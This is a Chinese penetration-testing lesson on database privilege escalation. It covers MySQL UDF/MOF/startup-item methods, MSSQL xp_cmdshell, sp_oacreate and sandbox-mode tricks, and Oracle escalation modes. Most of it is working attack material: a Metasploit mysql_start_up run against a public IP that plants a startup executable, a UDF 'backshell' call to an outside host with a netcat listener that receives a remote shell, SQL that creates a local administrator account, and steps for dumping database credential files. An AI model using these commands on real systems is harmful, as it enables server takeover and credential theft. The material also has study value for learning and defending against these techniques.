

Day60 权限提升- MY&MS&ORA等 SQL数据库 库提权



核心：获得数据库账号密码,可以在web和本地都尝试，在利用系统溢出漏洞无果的情况下,可以采用数据库进行提权,但需要知道数据库提权的前提条件:服务器开启数据库服务及获得最高权限用户密码,除Access数据库外,其他数据库基本都存在数据库提



- 1 数据库应用提权在权限提升中的意义
- 2 WEB 或本地环境如何探针数据库应用
- 3 数据库提权权限用户密码收集等方法
- 4 目前数据库提权对应的技术及方法等

流程：服务探针-信息收集-提权利用-获取权限

60.1 数据库提权

60.1.1 探针

- 端口
- 服务
- 其他
- 判断是否存在数据库服务

60.1.2 收集(最高权限密码)

- 配置文件
- 存储文件
- 暴力破解
- 其他方式

60.1.3 3.分类



- 1 MySQL
- 2 UDF
- 3 MOF
- 4 启动项
- 5 反弹shell



- 1 MSSQL
- 2 xp_cmdshe11
- 3 sp_oacreate
- 4 sp_oamethod
- 5 沙盒模式
- 6 映像劫持



- 1 Oracle
- 2 普通用户
- 3 DBA用户
- 4 注入模式



- 1 Redis
- 2 PostgreSQL

60.2 演示案例

60.2.1 Mysql|数据库提权演示-脚本&MSF


一、UDF提权知识点：（基于 MYSQL 调用命令执行函数）




- 1 读取网站数据库配置文件（了解其命名规则及查找技巧）
- 2 `sql data inc config conn database common include`
等
- 3
- 4 读取数据库存储或备份文件（了解其数据库存储格式及对应内容）
- 5 `@@basedir/data/数据库名/表名.myd`
- 6 mysql数据库配置文件目录中data目录中的MySQL目录中的
`user.myd`文件，通常这里存放着连接数据库的账号和密码
- 7 （密码通过mysql5解密即可，也可通过`select * from`
`mysql.user`； 查询）

8
9 利用脚本暴力猜解（了解数据库是否支持外联及如何开启外联）
10 远程本地暴力猜解，服务器本地暴力猜解
11
12 利用自定义执行函数导出 dll 文件进行命令执行
13 `select version() select @@basedir`
14 手工创建 plugin 目录或利用 NTFS 流创建
15 `select 'x' into dumpfile '目录/lib/plugin::INDEX_ALLOCATION';`
16 `1.mysql<5.1` 导出安装目录 `c:/windows` 或 `system32`
17 `2.mysql=>5.1` 导出安装目录 `/lib/plugin/`
18
19 启动项知识点：（基于配合操作系统自启动）
20 导出自定义可执行文件到启动目录配合重启执行
21 将创建好的后门或执行文件进行服务器启动项写入，配合重启执行！
22
23 反弹知识点：（基于利用反弹特性命令执行）
24 `nc -l -p 5577`


上传完大马，通过以上读取网站配置文件等方法获取数据库的账号密码，通过大马执行 `select version();` 获取数据库版本：




`select @@basedir;` 获取安装目录的路径：



数据库的版本大于5.1，所以需要导出到安装路径下的/lib/plugin/目录中,先通过webshell在安装路径的/lib目录下创建plugin文件夹,点击大马的mysql提权后，更改导出安装目录，为安装路径下的/lib/plugin/mysqlDll.dll文件



执行成功后，创建cmdshell



可直接通过此处执行系统命令



二、MOF知识点:(基于MYSQL特性的安全问题)


导出自定义mof文件到系统目录加载: <https://www.cnblogs.com/xishaonian/p/6384535.html>

```
1 select  
  load_file('C:/phpStudy/PHPTutorial/www/user_add.mof') into outfile  
  'c:/windows/system32/wbem/mof/nulllevt.mof';
```

三、MSF提权, 启动项知识点:(基于配合操作系统自启动)

- 1 导出自定义可执行文件到启动目录配合重启执行, 将创建好的后门或执行文件进行服务器启动项写入, 配合重启执行;

此处需要对方数据库root支持外连, 通过上传的大马, 开启数据库root账号的外连, 此处命令意思为: 让root用户给予任意ip所有权限, 所以执行后可以外连



msf搜索mysql相关漏洞:

```
Metasploit tip: You can use help to view all available commands
msf6 > search mysql

```

用到这个模块，启动项提权攻击:

```
25 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04
26 exploit/windows/mysql/mysql_mof 2012-12-01
27 exploit/windows/mysql/mysql_start_up 2012-12-01
28 exploit/windows/mysql/mysql_yassl_hello 2008-01-04
29 exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27

30 post/linux/gather/enum_configs
31 post/linux/gather/enum_users_history
32 post/multi/manage/dbvis_add_db_admin

Interact with a module by name or index. For example info 32, use 32 or use post/multi/manage/dbvis_add_db_admin
msf6 > 
```

进入模块后，show options查看设置:

```
Interact with a module by name or index. For example info 32, use 32 or use post/multi/manage/dbvis_add_db_admin
msf6 > use exploit/windows/mysql/mysql_start_up
msf6 > use exploit/windows/mysql/mysql_start_up
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/mysql_start_up) > show options 
```

需要设置数据库password，目标地址，数据库用户名，STARTIUP_FOLDER为启动项的目录，默认的，可以更改:

```
msf6 exploit(windows/mysql/mysql_start_up) > show options

Module options (exploit/windows/mysql/mysql_start_up):

  Name          Current Setting      Required  Description
  ----          -
  PASSWORD      yes                  yes       The password to authenticate
  RHOSTS        yes                  yes       The target host(s), range C
ath>'
  RPORT         3306                yes       The target port (TCP)
  STARTUP_FOLDER /programdata/microsoft/windows/start menu/programs/startup/ yes       The All Users Start Up folder
  USERNAME      yes                  yes       The username to authenticate

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting      Required  Description
  ----          -
  EXITFUNC      process              yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.16.41.226        yes       The listen address (an interface may be specified)
  LPORT         4444                 yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**
```

写入设置，如果需要反弹shell，则把LHOST设置为自己本机msf的ip:

```
Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting      Required  Description
  ----          -
  EXITFUNC      process              yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.16.41.226        yes       The listen address (an interface may be specified)
  LPORT         4444                 yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

  Id  Name
  --  --
  0    MySQL on Windows


msf6 exploit(windows/mysql/mysql_start_up) > set rhosts 47.99.71.28
rhosts => 47.99.71.28
msf6 exploit(windows/mysql/mysql_start_up) > set username root
username => root
msf6 exploit(windows/mysql/mysql_start_up) > set password root
password => root
msf6 exploit(windows/mysql/mysql_start_up) >
```

exploit执行，执行成功后msf会把EkQek.exe文件上传到目标服务器，上传的路径为STARTUP_FOLDER设置的路径（开机自启动的目录）：

```
msf6 exploit(windows/mysql/mysql_start_up) > exploit

[*] 47.99.71.28:3306 - Attempting to login as 'root:root'
[*] 47.99.71.28:3306 - Uploading to 'C:/programdata/microsoft/windows/start menu/programs/startup/EkQek.exe'
[!] 47.99.71.28:3306 - This exploit may require manual cleanup of 'C:/programdata/microsoft/windows/start menu/programs/startup/EkQek.exe' on the target
msf6 exploit(windows/mysql/mysql_start_up) >
```

上传成功:

名称	修改日期	类型	大小
 EkQek.exe	2020/11/5 20:59	应用程序	73 KB

位置



- 1 等目标重启后就会加载启动项目目录里的文件，自动执行 EkQek.exe，可通过cs等工具远程控制

四、反弹控制



- 1 nc -l -p 5577
- 2 -l : 监听本地
- 3 -p : 监听端口

```
root@iZbp16kf0lsrq7lsao9labZ:~# nc -l -p 5577
```

大马处，创建反弹函数：

自带命令:

自定义SQL语句:

写上监听机的ip和端口号，执行：

自定义SQL语句:

```
select backshell('118.31.1.199',5577)
```

回显结果:

```
SQL语句:create function backshell returns string  
soname 'moonudf.dll'
```

执行后，监听机收到会话，可执行系统命令：

```
root@iZbp16kf0lsrq7lsao9labZ:~# nc -l -p 5577
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\phpStudy\PHPTutorial\MySQL\data>ipconfig

ipconfig

Windows IP 配置:

以太网 本地连接 2:
    . . . . . : fe80::d1a6:aff0:68eb:5ee%12
    IPv4 地址 . . . . . : 172.16.41.227
    子网掩码 . . . . . : 255.255.240.0
    默认网关 . . . . . : 172.16.47.253
    . . . . . :

以太网 本地连接 3:
    . . . . . :
    IPv4 地址 . . . . . :
    子网掩码 . . . . . :
    默认网关 . . . . . :
    . . . . . :

C:\phpStudy\PHPTutorial\MySQL\data>
```

60.2.2 Mssql 数据库提权，使用 xp_cmdshell 进行提权


- 1 xp_cmdshell 默认在 mssql2000 中是开启的，在
- 2 mssql2005 之后的版本中则默认禁止。如果用户拥有
- 3 管理员 sa 权限则可以用 sp_configure 重修开启它。
- 4 启用：
- 5 EXEC sp_configure 'show advanced options', 1
- 6 RECONFIGURE;
- 7 EXEC sp_configure 'xp_cmdshell', 1;
- 8 RECONFIGURE;
- 9
- 10 关闭：
- 11 exec sp_configure 'show advanced options', 1;
- 12 reconfigure;
- 13 exec sp_configure 'xp_cmdshell', 0;
- 14 reconfigure;
- 15
- 16 执行：
- 17 EXEC master.dbo.xp_cmdshell '命令'
- 18

```
19 如果 xp_cmdshell 被删除了,可以上传 xplog70.dll 进行
    恢复
20 exec master.sys.sp_addextendedproc
    'xp_cmdshell', 'C:\Program Files\Microsoft SQL
21 Server\MSSQL\Binn\xplog70.dll'
```

通过扫描网站备份文件等方法获取对方数据库账号密码后,进行外连,mssql与mysql不同,一般默认都支持外连:




找到xp_cmdshell, 执行命令,此处执行失败是因为xp_cmdshell没有开启,xp_cmdshell 默认在 mssql2000 中是开启的, 在 mssql2005 之后的版本中则默认禁止:




当你的数据库用户是sa权限时,可以将xp_cmdshell重新开启:



- 1 启用:
- 2 `EXEC sp_configure 'show advanced options', 1`
- 3 `RECONFIGURE;`
- 4 `EXEC sp_configure 'xp_cmdshell', 1;`
- 5 `RECONFIGURE;`



开启后通过xp_cmdshell执行whoami查看权限,返回system权限:



60.2.3 Mssql 数据库提权，使用 sp_oacreate 进行提权




- 1 主要是用来调用 OLE 对象，利用 OLE 对象的 run 方法执行系统命令。

```


2
3 启用:
4 EXEC sp_configure 'show advanced options', 1;
5 RECONFIGURE WITH OVERRIDE;
6 EXEC sp_configure 'Ole Automation Procedures',
  1;
7 RECONFIGURE WITH OVERRIDE;
8
9 关闭:
10 EXEC sp_configure 'show advanced options', 1;
11 RECONFIGURE WITH OVERRIDE;
12 EXEC sp_configure 'Ole Automation Procedures',
  0;
13 RECONFIGURE WITH OVERRIDE;
14
15 执行:
16 declare @shell int exec sp_oacreate
    'wscript.shell',@shell output exec sp_oamethod
17 @shell,'run',null,'c:\windows\system32\cmd.exe
    /c whoami >c:\\1.txt'

```


将whoami执行的结果保存到c盘下的1.txt:



此处未开启sp_oacreate, 需要开启后再执行:



执行结果的内容：



60.2.4 Mssql 数据库提权，沙盒提权

```

1  exec sp_configure 'show advanced
   options',1;reconfigure;
2
3  不开启的话在执行 xp_regwrite 会提示让我们开启，
4  exec sp_configure 'Ad Hoc Distributed
   queries',1;reconfigure;
5
6  关闭沙盒模式，如果一次执行全部代码有问题，先执行上面两句代
   码。
7

```

```

8  exec master..xp_regwrite
9  'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0
   \Engines','SandBoxMode','REG_DWORD',0;
10
11  查询是否正常关闭, 经过测试发现沙盒模式无论是开, 还是关, 都
   不会影响我们执行下面的语句。
12  exec master.dbo.xp_regread
   'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0
   \Engines',
13  'SandBoxMode'
14
15  执 行 系 统 命 令
16  select * from
17  openrowset('microsoft.jet.oledb.4.0',';database=
   c:/windows/system32/ias/ias.mdb','select
   shell("net user margin margin /add")')
18
19  select * from
20  openrowset('microsoft.jet.oledb.4.0',';database=
   c:/windows/system32/ias/ias.mdb','select
   shell("net localgroup administrators margin
   /add")')

```



1 参考资料:<https://blog.51cto.com/11797152/2411770>

60.5 Oracle数据库提权演示-自动化工具(Oracleshell)


jsp网站 后门不需要提权,自带system

1.普通用户模式

前提是拥有一个普通的oracle连接账号,不需要DBA权限,可提权至DBA,并以oracle实例运行的权限执行操作系统命令

2.DBA用户模式(自动化工具演示)

拥有DBA账号密码,可以省去自己动手创建存储的繁琐步骤,一键执行测试。



3.注入提升模式:(sqlmap测试演示)

拥有一个Oracle注入点,可以通过注入点直接执行系统命令,此种模式没有实现回显,要自己验证

